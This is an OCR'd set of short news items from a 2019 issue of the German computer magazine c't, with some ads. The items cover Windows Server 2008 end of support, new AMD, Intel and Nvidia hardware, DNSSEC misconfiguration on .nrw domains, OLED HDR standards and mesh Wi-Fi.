
Während der Provisionierung hört das Gerät auf Broadcast-Pakete, ohne selbst im WLAN zu sein. Anschließend kommuniziert es mit dem Tuya-Server unverschlüsselt. Hier ist es leicht, in den Verkehr einzugreifen.



Support-Ende von Windows Server 2008

Am 14. Januar 2020 endet der erweiterte Support für die Windows-Server-Ausgaben 2008 und 2008 R2. Bereits am **9. Juli 2019** verteilt Microsoft die letzten Patches für die Datenbankserver SQL Server 2008 und 2008 R2. Die R2-Ausgaben werden von Microsoft nicht als eigenständiges Produkt behandelt und haben den gleichen Supportzeitraum. Das Ende des erweiterten Supports bedeutet die **Einstellung der kostenlosen Sicherheitsupdates**.

Für Unternehmenskunden, die bisher noch keine fertigen Umstiegskonzepte auf die aktuellen Server- und Datenbank-Produkte haben, hat Microsoft ein Angebot vorgestellt, das die Kunden ganz nebenbei von der Microsoft-Cloud Azure überzeugen soll: Wer seine Server in eine virtuelle Maschine verpackt und aus dem eigenen Rechenzentrum zu Azure umzieht, kann seine bestehenden Lizenzen und Server 2008 dort weiter verwenden und bekommt kostenlos drei Jahre zusätzliche Sicherheitsupdates. Im Jahr 2023 kommt man dann aber um einen Umstieg zu einem aktuellen Server-Produkt wie 2019 nicht mehr herum.




Windows Server 2008R2 war der letzte mit klassischer Optik. Administratoren müssen sich bald umgewöhnen.

Wer noch nicht auf die alten Produkte verzichten kann und auch das Cloud-Migrations-Update dankend ablehnt, kann den zusätzlichen Support auch für seine lokalen Installationen einkaufen, sofern er Software-Assurance-Kunde ist. Dafür sollte man aber gute Gründe haben – zum Beispiel Anwendungen, die mit einem neueren Server nicht laufen wollen. Pro Jahr verlangt Microsoft 75% der vollen Lizenzkosten für die aktuelle Ausgabe von Windows Server oder SQL Server.

Nutzer von Windows Server 2012 (und R2) sollten jetzt schon den 10. Oktober 2023 rot im Kalender anstreichen. Der SQL Server 2012 ist schon am 12. Juli 2022 endgültig am Ende seiner Karriere.

(jam@ct.de)



PWA – das App-Modell der Zukunft!

Progressive Web Apps (PWAs) sind die moderne Form der Web-App. Mit unseren Büchern verlieren Sie nicht den Anschluss und lernen, PWAs und Angular-Anwendungen von Anfang an richtig zu entwickeln. Mit vielen Beispielen aus der Entwicklerpraxis.

Alle Bücher auch als E-Book und im Bundle:
www.rheinwerk-verlag.de

Rheinwerk

Bit-Rauschen

Alte und neue Transistoren, KI-Chips und CEO-Suche

Das Deutsche Museum zeigt einen 70 Jahre alten Transistor. Mehrere Milliarden moderne Transistoren stecken hingegen in KI-Chips von Nvidia und Intel. Bei Intel sucht man noch immer einen neuen Chef.

Von Christof Windeck

Schon in einem 150-Euro-Smartphone stecken heute mehr als 150 Milliarden Transistoren, die meisten davon in den RAM- und NAND-Flash-Speicherchips. Denn schon 1 GByte (8 Gigabit) RAM enthält über 8 Milliarden davon. Lang ist es her, dass ein einzelner Transistor etwas Besonderes war: Infineon übergab dem Deutschen Museum in München den Transistor No. 9 der Bell Labs aus dem Jahr 1947. Siemens-Mitarbeiter – Infineon ging aus der Siemens-Chipsparte hervor – waren 1952 in die USA gereist, um das revolutionäre Bauelement zu beschaffen. Später verschwand es im Privatbesitz eines Mitarbeiters, der es 2006 zurück an Infineon übergab.

Viele Milliarden Transistoren stecken in aktuellen Chips, die Algorithmen für künstliche Intelligenz (KI) ausführen. Um KI-Modelle anzuwenden, beispielsweise auf Bilddaten, genügen sparsame Prozessoren: Dieses sogenannte Inferencing schaffen schon Digicams, die lächelnde Personen erkennen, und Drohnen, die Hindernissen automatisch ausweichen. Viel mehr Rechenleistung und RAM verschlingt das Training von KI-Modellen. Dabei lernt der Algorithmus beispielsweise anhand von abertausenden Beispielen, auf was er achten soll.

Bekanntlich liegt Nvidia mit seinen Tesla-Rechenbeschleunigern bei KI-Training gut im Rennen. Intel hatte 2016 das Start-up Nervana geschluckt und will Nvidia noch 2019 überholen: Der Neural Network Processor (NNP) Nervana NNP L-1000 soll bis zu dreimal so schnell werden wie die stärkste Tesla V100 und mit rund 210 Watt Leistung auskommen. In welcher Bauform und wann genau der NNP L-1000 kommen wird, verriet Intel nicht. Diesen „Spring Crest“-Chip fertigt man auch nicht selbst, sondern TSMC, und zwar mit 16-nm-Technik.

KI-Inferencing

Intel will außerdem einen Inferencing-Beschleuniger vor allem zur Bilderkennung in Cloud-Rechenzentren liefern, den NNP-i. Intel produziert ihn ab Ende 2019 mit 10-nm-Strukturen und baut auch x86-Kerne ein, damit er selbst booten kann. Ob das letztlich ein Spezial-Xeon mit NNP-Erweiterung wird, ist unklar. Möglicherweise verbirgt sich hinter NNP-i der schon 2017 angekündigte „Knights Crest“-Chip. Auch Nvidia hat Tesla-Varianten speziell fürs Inferencing im Angebot: Die Tesla T4 soll 38 H.264-Videodatenströme parallel dekodieren und verarbeiten können.

Schon 2017 hatte Intel als ersten Nervana-NNP den „Lake Crest“ mit 28-nm-Technik angekündigt, der aber anscheinend nur in Labors läuft. Intel betont, dass die Nervana-NNPs nicht die einzigen hauseigenen Chip-Angebote für KI-Algorithmen sind. Auch Xeons werden weiter für KI optimiert, außerdem gibt es noch Stratix-FPGAs sowie die Movidius-Chips als Inferencing-Spezialisten für akkubetriebene Systeme – letztere stecken in einigen DJI-Drohnen.

Der weltgrößte Chip-Auftragsfertiger TSMC aus Taiwan fertigt für Intel auch die Movidius-Chips und einige (LTE-) Modems. TSMC senkte kürzlich die Umsatzprognose und schickte damit die Tech-Aktien auf Talfahrt: Unter anderem hat der wichtige TSMC-Kunde Apple mit schwächelnder iPhone-Nachfrage zu kämpfen, vor allem in China. Dort schrumpft die Kauflust auch infolge des Handelskriegs, den Donald Trump angezettelt hat. Das trifft auch Intel nach dem fetten Rekordjahr 2018.

Vor einigen Monaten feierten Spekulanten TSMC wegen eines angeblichen Auftrags zur Fertigung von z-Prozessoren für IBM-Mainframes. Das war eine Ente: IBM setzt auf Samsungs 7-nm-Technik mit EUV-Lithografie. Big Blue musste sich nach einem neuen Auftragsfertiger umsehen, nachdem Globalfoundries die 7-nm-Technik auf Eis gelegt hat. Ob Samsung die künftigen IBM-Chips in Korea fertigt oder die Fab in Austin für 7-nm-Produktion ausrüstet, wurde nicht verraten.

Unterdessen sucht Intel weiter nach einem neuen Chef – das Unternehmen ist ja seit sechs Monaten kopflos, weil Brian Krzanich gehen musste. Anscheinend reißen sich nicht viele Manager um die Intel-Macht. Ein neuer Chef muss ein ganzes Heer aus Unterfürsten in den Griff bekommen: Auf der Intel-Webseite finden sich 30 „Corporate Vice Presidents“ und mehr als 300 „Appointed Vice Presidents“. Seltsam, dass aus dieser gigantischen Auswahl niemand zu passen scheint. Anleger und Branchenkenner spekulieren munter, wer es werden könnte. Angeblich im Rennen sind der Ex-Chef von Globalfoundries, Sanjay Jha, sowie Apples Chip-Experte Johny Srouji, der einst bei Intel Israel war. *(ciw@ct.de)* c't




Bild: Deutsches Museum

Der Transistor Nummer 9 aus den Bell Labs (unten Mitte) hat 70 Jahre auf dem Buckel. Rechts daneben ein früher Siemens-Transistor.

Ryzen-2000X-Prozessoren mit vier Kernen

Seit September 2018 beliefert AMD ausschließlich PC-Hersteller mit den **Quad-Cores Ryzen 3 2300X und Ryzen 5 2500X**. Endkunden konnten bei AM4-Prozessoren im Preissegment von 100 bis 180 Euro deshalb nur zwischen dem Sechskerner Ryzen 5 2600 ohne GPU oder den Kombiprozessoren Ryzen 3 2200G und Ryzen 5 2400G mit vier Kernen und integrierter Vega-8- beziehungsweise Vega-11-Grafik wählen. Einige Online-Händler haben nun auch die Quad-Cores der Serie Ryzen 2000 ohne Grafikeinheit im Angebot. Der Ryzen 3 2300X mit 3,5 GHz Nominaltakt (Turbo 4,0 GHz) und 65 Watt Thermal Design Power kostet rund 140 Euro. Der Ryzen 5 2500X hat zusätzlich Simultaneous Multithreading (SMT) und einen um 100 MHz höheren Nominaltakt, ist aber 50 Euro teurer.



Im Unterschied zum abgebildeten Ryzen 5 2600 gibt es Ryzen 3 2300X und Ryzen 5 2500X nur ohne Garantie und Kühler zu kaufen.

Bei den beiden mit 12-nm-Technik gefertigen AM4-Prozessoren handelt es sich um sogenannte Tray-Ware ohne Produktverpackung, CPU-Kühler und Herstellergarantie. Vermutlich stammen die Ryzen-2000X-Quad-Cores von PC-Herstellern, die übrig gebliebene Exemplare aus Großbestellungen an den Einzelhandel weiterverkaufen.

Vor dem Kauf sollte man diese Unterschiede berücksichtigen: So ist das Tray-Modell Ryzen 3 2300X bloß 15 Euro billiger als der Boxed-Prozessor Ryzen 5 2600. Letzterer hat aber zwei Kerne mehr, wird mit einem passenden Kühler geliefert und taktet lediglich 100 MHz langsamer. *(chh@ct.de)*

Profi-Mini-PC

Für anspruchsvolle Aufgaben wie Rendering und Produktdesign eignet sich der röhrenförmige, **wassergekühlte Mini-PC ProArt PA90** von Asus. Im Inneren stecken abhängig von der Modellvariante einer der Achtkern-Prozessoren Core i7-9700K oder Core i9-9900K, eine Profi-Grafikkarte vom Typ Quadro P2000 oder P4000 sowie bis zu 64 GByte DDR4-RAM. Daten finden auf bis zu zwei 512 GByte großen M.2-SSDs sowie einer 1-TByte-Festplatte Platz. Steigt die CPU-Kerntemperatur über 80 °C öffnet sich automatisch der Gehäusedeckel, um den Luftdurchsatz zu steigern. Der ProArt PA90 soll im ersten Quartal erscheinen. Preise gibt es noch nicht. *(chh@ct.de)*



Wird es der CPU zu warm, öffnet sich der Deckel des Asus ProArt PA90.

GeForce GTX 1660 ohne Raytracing

Die Gerüchte verdichten sich, dass Nvidia in Kürze erste **Grafikkarten mit Turing-GPU**, aber ohne Raytracing-Fähigkeiten vorstellen will. Den Anfang soll die GTX 1660 Ti mit TU116-GPU machen und unter 300 US-Dollar kosten. Der Chip umfasst angeblich 1536 Shader-Cores – also 20 Prozent mehr als die GeForce GTX 1060 6 GByte – und erzielt eine theoretische Rechenleistung von 5,4 TFlops. Seine 6 GByte GDDR6-Speicher sollen über ein 192-Bit-Interface mit 288 GByte/s angebunden sein. Ob der TU116-GPU nicht nur die RT-, sondern auch die Tensor-Cores fehlen, ist derzeit unklar. Ebenso, ob es sich um einen neuen Chip oder eine beschnittene TU106-CPU handelt. Das Ti in der Bezeichnung lässt darauf schließen, dass auch eine GTX 1660 folgen soll, die das aktuelle GeForce-Portfolio nach unten hin abrundet. Manche Quellen sprechen zusätzlich zu einer Version mit 6 GByte GDDR5(X)-Speicher und von einer weiteren mit 3 GByte. Die GeForce GTX 1660 Ti wird für Anfang Februar erwartet. *(bkr@ct.de)*



Preislich siedelt Nvidia die GeForce GTX 1660 Ti unterhalb der GeForce RTX 2060 an, beschneidet sie aber funktionell.

Hardware

Intel stoppt zum Jahresende den Verkauf der **Prozessor-Optane-Pakete** Core i5+8400, Core i5+8500 und Core i7+8700. Erst im vergangenen Frühjahr hatte der CPU-Hersteller begonnen, Core-i-Prozessoren zusammen mit einem 16-GByte-Optane-Speicherkärtchen anzubieten, wobei Letzteres als Beschleuniger für Festplatten dient.

Der Hotfix-Grafiktreiber 417.75 für Nvidias GeForce-Grafikkarten behebt **Probleme bei G-Sync-Monitoren** wie Bildflackern, wenn ein zweiter Monitor per HDMI angeschlossen ist (siehe ct.de/yer2).

GeForce-Treiber herunterladen:
ct.de/yer2

Wechselfehler

Hunderte .nrw-Domains teils nicht erreichbar

Vor einiger Zeit haben viele Städte und Gemeinden in Nordrhein-Westfalen per DNSSEC abgesicherte Domains übernommen. Das hat nicht ganz reibungslos geklappt, sodass die Hälfte der Internet-Nutzer in Deutschland darauf nicht zugreifen kann. Das Problem kann generell bei übernommenen Domains auftreten.


Von Carsten Strotmann und Dušan Živadinović

Viktor Dukhovni, der unter anderem in der Internet Engineering Task Force mitarbeitet, entdeckte im Dezember 2018, dass über 240 Domains mit der Endung .nrw nicht erreichbar sind. Gemeinden und Behörden in Nordrhein-Westfalen nutzen für ihre Webseiten und Internetdienste unter anderem diese Top-Level-Domain.

Der ursprüngliche Registrar Global Village hatte die Domains im Auftrag des Landes per DNSSEC abgesichert (signiert), die neuen Registrare behandelten sie aber so, als seien sie unsigniert. Damit klappt die für Internet-Dienste essenzielle DNS-Auflösung nicht mehr einwandfrei. Denn um eine Domain anzusteuern, brauchen Browser die zugehörige IP-Adresse. Um diese zu bekommen, befragen sie den im Betriebssystem konfigurierten Resolver (auch „DNS-Server“ genannt). Ist es ein herkömmlicher Resolver, liefert er die IP-Adresse der Domain ungeprüft. Moderne Resolver testen aber, ob die im Domain Name System (DNS) hinterlegte Information signiert ist – wenn ja, prüfen sie damit, ob die Information unverfälscht ist und ob sie aus einer vertrauenswürdigen Quelle stammt (Validierung).

Schlägt eine der beiden Prüfungen fehl, muss ein validierender Resolver von einer Manipulation ausgehen und die DNS-Information aus Sicherheitsgründen verwerfen – dann kann der Browser die Domain nicht öffnen („Die Server-IP-Adresse von xy.nrw wurde nicht gefunden“).

Bei den betroffenen .nrw-Domains scheitert die Validierung wegen einer Fehlkonfiguration: Global Village hatte die Domains signiert und wie erforderlich die öffentlichen Schlüsseldaten der Domains in der Elternzone .nrw abgelegt (Delegation Signer Resource Record, kurz DS-Record). Mit dem DS-Record validieren Resolver die Vertrauenswürdigkeit der DNS-Quelle, die für eine Domain zuständig ist. Die neuen Registrare haben die Domains nicht signiert, den alten DS-Record aber in der Elternzone belassen. Dann erwarten validierende Resolver signierte DNS-Informationen zu solchen Domains – sind sie trotzdem unsigniert, gehen sie von Manipulationen aus und verweigern die DNS-Auflösung.



Laut dem Asia-Pacific Network Information Centre nutzen Mitte Januar 2019 schon 50 Prozent der deutschen Surfer die Sicherheitstechnik DNSSEC. Sie können fehlkonfigurierte .nrw-Domains nicht erreichen.

Laut Erhebungen des APNIC beziehen in Deutschland Ende Januar über 49 Prozent der Internetnutzer ihre DNS-Daten von validierenden Resolvern [1]. Fast die Hälfte der deutschen Surfer kann solche .nrw-Domains also nicht erreichen.

Im Rahmen der Recherche zu diesem Artikel wurden die meisten Administratoren der betroffenen Domains kontaktiert und mit Lösungsvorschlägen versorgt – unter anderem vom Autor dieses Beitrags und Technikern der .nrw-Registry. Leider streben die meisten eine schnelle Lösung an und wollen DNSSEC abschalten. Für die Sicherheit auf Behördenwebseiten ist das ein Rückschritt. Besser sieht es in den Niederlanden aus. Dort müssen Gemeinden DNSSEC einsetzen oder schriftlich begründen, warum sie das verweigern. Und die niederländische Internet Cleanup Foundation stellt auf einer Webseite vorbildlich dar, wie gut Regierungswebseiten Sicherheitsrichtlinien umsetzen.

Vorsichtsmaßnahmen

Marcus Fauré, Geschäftsführer von Global Village, erklärte im Gespräch mit c’t, dass das aktuelle Problem teils dem Extensible Provisioning Protocol anzulasten ist, das Provider beim Domainwechsel einsetzen – es führt nicht explizit auf, ob eine Domain signiert ist, sodass Registrare diesen Punkt übersehen können.

Wenn Sie eine Domain neu einrichten, prüfen Sie die Konfiguration auch mittels externer Dienste wie DNSViz oder Zonemaster (siehe ct.de/yyjt). Falls in der Eltern-Domain ein DS-Record steckt, haben Sie zwei Optionen: Sie nutzen DNSSEC weiter und signieren die Domain oder Sie verzichten auf die Sicherheitstechnik und veranlassen, dass Ihr Registrar den alten DS-Record aus der Elternzone entfernt.

Schlauerweise sollten Sie DNSSEC aber nutzen. Eine detaillierte Anleitung haben wir veröffentlicht (siehe ct.de/yyjt). Alternativ kann man auf DNS-Dienstleister ausweichen. Beispielsweise bietet die US-Firma Cloudflare eine kostenlose Namensauflösung inklusive DNSSEC an. Ist die Zone signiert, muss Ihr Registrar die Daten des neuen DNSSEC-Schlüssels in die Elternzone eintragen. Manche Registrare erledigen das automatisiert, andere führen das noch per Hand aus. *(dz@ct.de)* c't

Literatur

[1] DNSSEC-Nutzung in Deutschland: https://stats.labs.apnic.net/dnssec/DE

DNSSEC-Praxis: ***ct.de/yyjt***

Kompaktes Mesh-WLAN

Beispiellos kompakt und benutzerfreundlich will Zyxels neues Mesh-WLAN-System „Multy U“ sein. Ein Multy U misst 12,3 × 12,3 × 3 cm und wiegt dabei rund 310 Gramm. Mit der kompakten Bauweise wolle man insbesondere **eine jüngere Zielgruppe ansprechen**, die keine Lust auf „raumgreifende“ und „optisch unattraktive“ Hardware habe. Die kleinen Nodes hängt man deshalb entweder am Lederband an die Wand oder stellt sie auf den integrierten Fuß.

Ein Webinterface erwähnt Zyxel indes nicht. Das System wird vollständig über eine App für Android und iOS konfiguriert. Das dauert laut Hersteller nur eine Minute. Die App biete zusätzlich eine integrierte Fehlerdiagnose, Netzüberwachung per Push-Benachrichtigung und eine Option, um Geräte vom Netzwerk auszuschließen. Weiter können Benutzer Ihr Netz mit Zyxels Cloud verbinden und das System darüber mit der Sprachassistentin Alexa steuern.

Funkseitig kommen drei Module zum Einsatz: eines für 2,4 GHz (IEEE 802.11b/g/n) und zwei für 5 GHz (IEEE 802.11a/n/ac Wave 2), wobei ein 5-GHz-Modul als Rückgrat den Mesh-Verkehr unter den Nodes weiterleitet. Mit je zwei Antennen pro Modul (MU-MIMO) werden bis zu 866 MBit/s übertragen.

Ein xDSL-Modem enthält Multy U nicht, die Verbindung mit dem Internet erfolgt über ein externes Modem per Gigabit-Ethernet. Zyxel macht keine Angaben, ob Ethernet auch als Mesh-Backbone genutzt werden kann. Multy U ist für rund 200 Euro (zwei Nodes) erhältlich.

(amo@ct.de)



Kompakt, schick und mit guter Funkausstattung: Das Multy U soll junge Leute ansprechen.

Deutsches LoRaWAN-Netz

Im Gegensatz zu seinen europäischen Nachbarn wie Frankreich hat Deutschland **kein flächendeckendes LoRaWAN-Netz**. Das neue Unternehmen Minol Zenner Connect will dies ändern und strebt an, ein landesweites Netz aufzubauen. Die Zielgruppe sind industrielle Kunden, die beispielsweise Maschinen proaktiv warten oder bewegliche Betriebsmittel jederzeit orten können wollen. Auch für städtische und kommunale Behörden, die ihre Infrastruktur überwachen wollen, sei LoRaWAN interessant.

Man plane zunächst bis zum Herbst dieses Jahres den Großteil der deutschen Ballungsräume abzudecken. Verbleibende ländliche Regionen sollen in den kommenden Jahren bedarfsgerecht oder durch Roaming-Partnerschaften mit anderen Netzbetreibern erschlossen werden.

LoRaWAN kombiniert geringe Datenraten mit hoher Empfangsempfindlichkeit, sodass **große Reichweiten oder Übertragungen aus tiefen Kellern mit geringer Sendeleistung** möglich sind. Die Nutzdaten dürfen dabei maximal 242 Bytes groß sein. Bisher gibt es in Deutschland nur einige städtische Netze sowie das von Freiwilligen betriebene The-Things-Network. *(amo@ct.de)*

WIBU SYSTEMS
Denken Sie an Softwareschutz?
Denken Sie an CodeMeter!
- Lizenzen in HW, SW und Cloud
- PCs, Mobile, Embedded, SPS und Mikrocontroller
- x86, ARM und PPC
- ERP, CRM und e-Commerce-Integration



4D-Interoperabilität ist der Schlüssel für erfolgreiche Geschäftsmodelle in einem globalen digitalen Markt

30 YEARS 1989-2019 propelling your business to new heights

embeddedworld2019 Exhibition&Conference ...it's a smarter world
Treffen Sie uns: Stand 4-360

+49 721 931720
sales@wibu.com
www.wibu.com

SECURITY LICENSING PERFECTION IN PROTECTION

HDR-Standard für OLEDs

Neuer HDR-Standard für Notebooks mit OLED-Display

Der neue VESA-Standard DisplayHDR True Black zielt auf organische Notebook-Displays, die in Videos und Spielen für lebendigere Bilder sorgen sollen. Und wo bleiben die OLED-Monitore für PCs?

Von Ulrike Kuhlmann

Mit dem Standard „DisplayHDR True Black“ will die VESA nach LCD-Monitoren nun auch OLEDs und künftige Mikro-LED-Displays in Tablets und Notebooks klassifizieren. Das satte Schwarz der selbstleuchtenden Displays fand bis dato keine ausreichende Würdigung im HDR-Standard der Video Electronics Standards Association (VESA): OLEDs leuchten zwar nicht so hell wie LCDs, haben aber extrem satte Schwarzwerte und damit enorme In-Bild-Kontraste und einen sehr großen Dynamikumfang. Im TV-Bereich existieren deshalb bereits zwei unterschiedliche HDR-Spezifikationen für LCDs und OLEDs – erstere müssen vor allem hohe Leuchtdichten erreichen, letztere niedrige Schwarzwerte. Diesem Ansatz folgt die VESA nun mit DisplayHDR True Black.

Zwei-Klassen-Gesellschaft

Der Standard unterscheidet ähnlich wie bei DisplayHDR für LCDs zwei Klassen: 400 und 500 True Black. Für die DisplayHDR 500 True Black muss das OLED in einem kleinen Weißfenster (10 Prozent der Bildfläche) auf schwarzem Grund eine Leuchtdichte von 500 cd/m² erzielen. Der komplett weiße Schirm muss über einen längeren Zeitraum mindestens 300 cd/m² hell sein und die 300 cd/m² auch bei kurzen Impulsen erreichen. Dieser sogenannte Full-Screen-Flash soll sicherstellen, dass die Versorgungsspannung des Displays für die Wiedergabe großer Explosionen etwa in Spielen ausreichend dimensioniert ist. Für DisplayHDR 400 True Black sind 400 cd/m² respektive 250 cd/m² gefordert.

Als Schwarzwert müssen beide Klassen 0,0005 cd/m² erreichen. Ihr Farbraum muss BT.709 zu 99 Prozent abdecken und mindestens zu 90 Prozent mit dem deutlich größeren DCI-P3 übereinstimmen. Die maximale Schaltzeit für den Wechsel von Schwarz nach Weiß definiert die VESA mit zwei Millisekunden.

Bei den LCDs begnügt sich der HDR-Standard mit acht Millisekunden. Allerdings geht die VESA hier davon aus, dass beim Helligkeitswechsel nach Weiß nicht die Schaltzeit des LC-Panels, sondern die Ansteuerung der Hintergrundbeleuchtung Probleme bereiten könnte – falls das Backlight die hohen Leuchtdichten nicht schnell genug erreicht, entstehen Unschärfen und Lichthöfe. Da selbstleuchtende Displays kein Backlight brauchen, entfällt dies als potenzielle Störquelle. Bei zwei Millisekunden könnte das OLED mit 500 Hz angesteuert werden.

Im DisplayHDR für LCD-Monitore hatte die VESA Spitzenleuchtdichten von 400, 600 und 1000 cd/m² spezifiziert. Die dreistufige Klassifikation wurde nun um DisplayHDR 500 ergänzt, der 500 cd/m² als Spitzenluminanz und 320 cd/m² für Vollweiß fordert und ansonsten mit DisplayHDR 600 übereinstimmt (mehr dazu in [1]).

Die neue True-Black-Klasse hat die VESA auch im Hinblick auf Notebooks mit organischen Schirmen entwickelt. So wurden im Januar auf der CES bereits neue Gaming-Notebooks mit 15,6-zölligem 4K-OLED von Samsung vorgestellt, darunter von Dell/Alienware (G7 15, m15), HP (Spectre x360 15), Lenovo (Yoga C730) und Razer (Blade 15).

HDR-Monitore für den PC

Monitore mit organischem Display fehlen dagegen noch: Monitore sind deutlich größer als Mobilgeräte, aber viel kleiner als OLED-TVs – die beiden Größen werden jeweils komplett unterschiedlich produziert. Außerdem schlägt am Monitor die Einbrennproblematik zu: Weil Icons und Auswahlleisten ständig an derselben Stelle im Desktop stehen, altert die organische Schicht dort schneller – die Windows-Leiste taucht dann beispielsweise als Schatten in Fotos auf. Der Alterung kann man zwar mit höheren Strömen zu den jeweils „ausgebrannten“ Pixeln begegnen. Das forciert allerdings wiederum deren Alterung – ein Teufelskreis. Bis die Hersteller diesen durchbrochen haben, werden wir wohl auf Büromonitore mit OLED-Display verzichten müssen.

Um mit LCD-Monitoren dennoch ein sattes Schwarz hinzubekommen, setzen einige Hersteller nun wie im TV auf ein lokal dimmbares Backlight – bislang nutzen LCD-Monitore seitlich einstrahlende LED-Lampen im Edge-LED-Backlight. Mit den hinter der Bildschirmfläche gleichmäßig verteilten, einzeln dimmbaren Leuchtdioden als Backlight können auch LCDs sehr sattes Schwarz neben sehr hellem Weiß in einem Bild darstellen und damit einen sehr hohen In-Bild-Kontrast, also HDR erzielen. *(uk@ct.de)* c't

Literatur

[1] Ulrike Kuhlmann, DisplayHDR: VESA-Standard für kontrast- und farbstarke Monitore, c't 17/2018, S. 62



Auf der CES wurden etliche Notebooks mit organischem Display angekündigt, darunter das Razer Blade 15. Das 4K-OLED in den Geräten stammt von Samsung, ob es den DisplayHDR True Black einhält, ist noch offen.

Server mit 16 KI-Beschleunigern

Der Rackserver PNYSRA2P von PNY bringt auf nur zwei Höheneinheiten (2 HE = 8,9 cm) **16 PCIe-Karten vom Typ Nvidia Tesla T4** unter. Sie sind vor allem für das Inferencing gedacht, also zur Anwendung von KI-Algorithmen etwa auf Videos oder Fotos.

